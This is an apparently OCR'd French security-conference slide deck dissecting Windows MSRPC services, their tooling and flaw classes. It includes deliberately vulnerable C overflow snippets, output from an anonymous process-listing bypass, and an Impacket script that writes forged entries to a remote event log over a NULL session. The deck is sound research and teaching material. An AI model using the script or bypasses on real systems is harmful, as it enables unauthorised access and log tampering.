<Dissection des RPC Windows>

Nicolas Pouvesle
Ingénieur Sécurité
npouvesle@tenablesecurity.com

Pourquoi MSRPC ?

- Exemples de failles MSRPC critiques :
  - ms03-039: epmapper -> vers “blaster”
  - ms04-011: lsarpc (dssetup) -> vers “sasser”
  - ms05-039: plug n play -> vers “zotob”
  - ms05-043: spooler

- failles non critiques fixées dans:
  - Windows 2000 SP3, URP1
  - Windows XP SP2

Objectifs

- Introduction à MSRPC
- Analyse d'un service RPC
- Les principales failles RPC:
  - implémentation
  - conception (1)
  - fonctionnalités
  - conception (2)
- Evolution (patch, service pack, OS)
- Conclusion

Qu'est-ce que DCE/RPC

- DCERPC ou MSRPC est un protocole simplifiant la communication client/serveur
- Suppression de la gestion des transferts réseaux
- Utilisé dans de nombreux services Windows (LSA, Registry, Services,...)
- Supporte plusieurs protocoles de communication (TCP,UDP,HTTP,Windows Pipe)

Qu'est-ce que DCE/RPC

- Ensemble des protocoles de transport = point final (endpoint)
  - endpoint("ncacn_ip_tcp:[2046]", "ncacn_np:[\\pipe\\rpc_service]");
- PIPE = SMB/CIFS = TCP 139/445
- Un service RPC contient une ou plusieurs interfaces :
  - uuid (00000001-0002-0003-0004-000000000005)
  - version (1.0)
  - des points finaux (optionnel)

Qu'est-ce que DCE/RPC

Interface RPC définie dans un fichier MIDL :

Entête -> (uuid,version,endpoints)

Interface -> (structures,fonctions)

```
[
uuid(01234567-89ab-cdef-0123-
    456789abcdef),  version(1.0)
]
interface Example
{
  long RunCommand (
    [in][string] char * cmd,
    [out] info * inf
  );
}
```

- Chaque fonction définie dans le fichier MIDL = 1 numéro unique (opnum)
- le fichier midl est ensuite “compilé” en code C grâce au compilateur midl.exe
- Il ne reste plus qu'à appeler les fonctions générées

Création d'un service RPC





Schéma de communication RPC

- Echange DCERPC:



Analyse d'un service RPC

- Un service DCERPC = binaire avec stub RPC compilé
- Le reverse du binaire permet :
  - d'extraire les différentes interfaces RPC
  - de décompiler le code MIDL
- Analyse de l'encode Ndr :
  - capture du traffique RPC
  - débugage de ses propres services RPC (plus simple pour comprendre)

Analyse d'un service RPC

- Décompilateur MIDL
  - muddle : binaire Windows, premier décompilateur IDL mais obsolète
  - unmidl : script pyhon, indépendant du système
  - mIDA : plugin IDA, nécessite de connaître le désassembleur IDA
- Limites :
  - aucun décompilateur MIDL ne supporte les interfaces clientes
- Démonstration de mIDA

Analyse d'un service RPC

- Anti Décompilation :
  - Obscurcissement possible dans le code source
  - nécessite de maîtriser complètement le fonctionnement de DCERPC

- Limites :
  - ne protège pas contre une analyse semi-automatique
  - le code RPC **doit** être présent (interne au service RPC Windows)

Failles d'implémentation RPC

- Les failles d'implémentation dans les services RPC Windows:
  - Failles de programmation “classiques”
    - stack overflow
    - heap overflow
    - integer overflow
  - Failles plus rares
    - integer overflow (2)

Failles d'implémentation RPC

- Stack overflow
  - MS03-026: (RPC-DCOM)
- Heap overflow
  - MS03-039: (RPC-DCOM)
    - + MS05-017, MS05-043, MS05-051

```
Définition IDL:

long test (
   [in][string] char * a;
   );

Code :

char buf [100];
    // ou malloc(100)
strcpy (buf, a);
```

Integer Overflow 1

- Integer Overflow
  - Présent dans un logiciel de backup d'entreprise très connu
  - Code présent dans d'autres services Windows mais non vulnérable
  - taille maximale des données : 2Gig (0 - 0x7FFFFFFF)

Integer Overflow 1

Définition IDL

```
long function1 (
 [in] long taille;
 [in] [size_is (taille)] char * data;
);
```

Code :

```
char * buf = malloc (2*taille + 1);

memcpy (buf, data, 2*taille);
```

- Explications :
  - taille = 0x7FFFFFFF
  - malloc (2*taille+2)
    - data = chaîne unicode
    - +2 = '\0' final
    - malloc (0)
  - memcpy -> heap overflow

Integer Overflow 2

- Présent dans : MS05-046 (Netware client), MS06-008 (WebClient), autre (?)
- Découvert par Kostya Kortchinsky
- Erreur de conversion de types

Integer Overflow 2

Definition IDL :

```
long function2 (
 [in][string] wchar_t * password;
);
```

Code :

```
short len;

len = wcslen (password);
buf = LocalAlloc (len * 2);

wcscpy (buf, password);
```

- Explications :
  - wchar_t = unicode
  - 0 < short < 0xFFFF
  - si taille de len > 0xFFFF : 0x10000
  - alors LocalAlloc (0)
  - puis HeapOverflow (wcscpy)

Failles de conception (1)

- Tous les services RPC Windows (interfaces et points finaux) sont “partagés” au sein d'un même processus.
- Accès à certains points finaux par d'autres interfaces :
  - vecteurs d'attaques différents (et parfois permettant de contourner des IDS)
  - contournement des restrictions d'accès

Exemple de contournement d'accès RPC (1)

- Exemple de contournement d'accès :
  - Windows XP SP1 (fixé dans SP2)
  - service RPC: terminal service
  - pipe : \pipe\Ctx_Winstation_API_Service
  - endpoint : 5ca4a760-ebb1-11cf-8611-00a0245420ed
  - accès : authentification
- Contournement :
  - pipe : \pipe\srvsvc
  - service RPC: server service
  - authentification: NULL

Schéma du contournement d'accès RPC




Schéma du contournement d'accès RPC




Schéma du contournement d'accès RPC





Schéma du contournement d'accès RPC



Exemple de contournement d'accès RPC (1)

- Résultat :

```
[*] Opening connection on 172.20.11.97:445...
[*] Opening SMB session on 172.20.11.97...
[*] Binding to srvsvc pipe : 5ca4a760-ebb1-11cf-8611-00a0245420e v1.0 ...
[*] Executing RpcWinstationOpenServer () ...
[*] Executing RpcWinStationGetAllProcesses ...

--== Process List ==--

process: System Idle Process
process: System
process: smss.exe
process: csrss.exe
process: winlogon.exe
process: services.exe
process: lsass.exe
process: svchost.exe
process: svchost.exe
process: svchost.exe
process: svchost.exe
process: explorer.exe
process: spoolsv.exe
process: msmsgs.exe
process: cmd.exe
```

Exemple de contournement d'accès RPC (2)

- Exemple de contournement d'accès :
  - Windows 2000 (fixé dans URP1)
  - service RPC: Eventlog
  - pipe : \pipe\eventlog
  - endpoint :82273fdc-e32a-18c3-3f78-827929dc23ea
  - accès : authentification
- Contournement :
  - pipe : \pipe\srvsvc
  - service RPC: server service
  - authentification: NULL

Exemple de contournement d'accès RPC (2)

- Que peut-on faire ?

Démonstration

Exemple de contournement d'accès RPC (2)

- Technique utilisée :
  - interface cliente contenue dans advapi32.dll
  - interface accessible via API eventlog Windows (OpenEventLog, ReadEventLog,...)
  - patch de la dll pour changer “eventlog” en “srvsvc”
- Limites :
  - nécessite de modifier la dll
  - restrictions au sein de l'API Windows locale
  - certaines fonctions RPC supprimées ou désactivées

Exemple de contournement d'accès RPC (2)

- Solution :
  - Utilisation d'un framework supportant SMB/DCERPC :
    - Nessus (http://www.nessus.org)
    - Metasploit (http://www.metasploit.org)
    - Impacket (http://oss.corest.com)
  - Démonstration avec Impacket

Exemple de contournement d'accès RPC (2)

- Code de l'exploit :

```
stringbinding = "ncacn_np:%(host)s[\\pipe\\%(pipe)s]"
stringbinding %= {
        'host': '172.20.101.75',
        'pipe': 'srvsvc',
        'port': 445,
}


trans = transport.DCERPCTransportFactory(stringbinding)
print trans.connect()

dce = trans.DCERPC_class(trans)
dce.bind(uuid.uuidtup_to_bin(('82273fdc-e32a-18c3-3f78-827929dc23ea','0.0')))

query = ElfrOpenELW("SSTIC EVENT")
dce.call(0x07, query)
resp = dce.recv()

event = _ElfrReportEventW('How to screw up your logss', 'Message here')
dce.call(0x0B, event)
dce.recv()

query = ElfrCloseEL(handle)
dce.call(0x02, query.get_request())
```

Failles de type "Fonctionnalité"

- Beaucoup d'informations disponibles en NULL session :
  - Liste des utilisateurs
  - Liste des services
  - Liste des shares
  - politique de mot de passe
  - ...
- Fixé en grande partie dans Windows XP SP2, Windows 2003 SP1, Windows 2000 URP1

Failles de type "Fonctionnalité"

- Accès en NULL session au service de résolution DNS (avec cache)
  - Windows 2000 < SP3
  - Fonctions telles que :
    - CRrReadCache
    - CRrReadCacheEntry
    - CrrCacheRecordSet
  - contrôle complet du cache DNS d'un poste Windows 2000 :
    - attaques de type Man In The Middle, ...
  - Démonstration

Failles de type "Fonctionnalité"

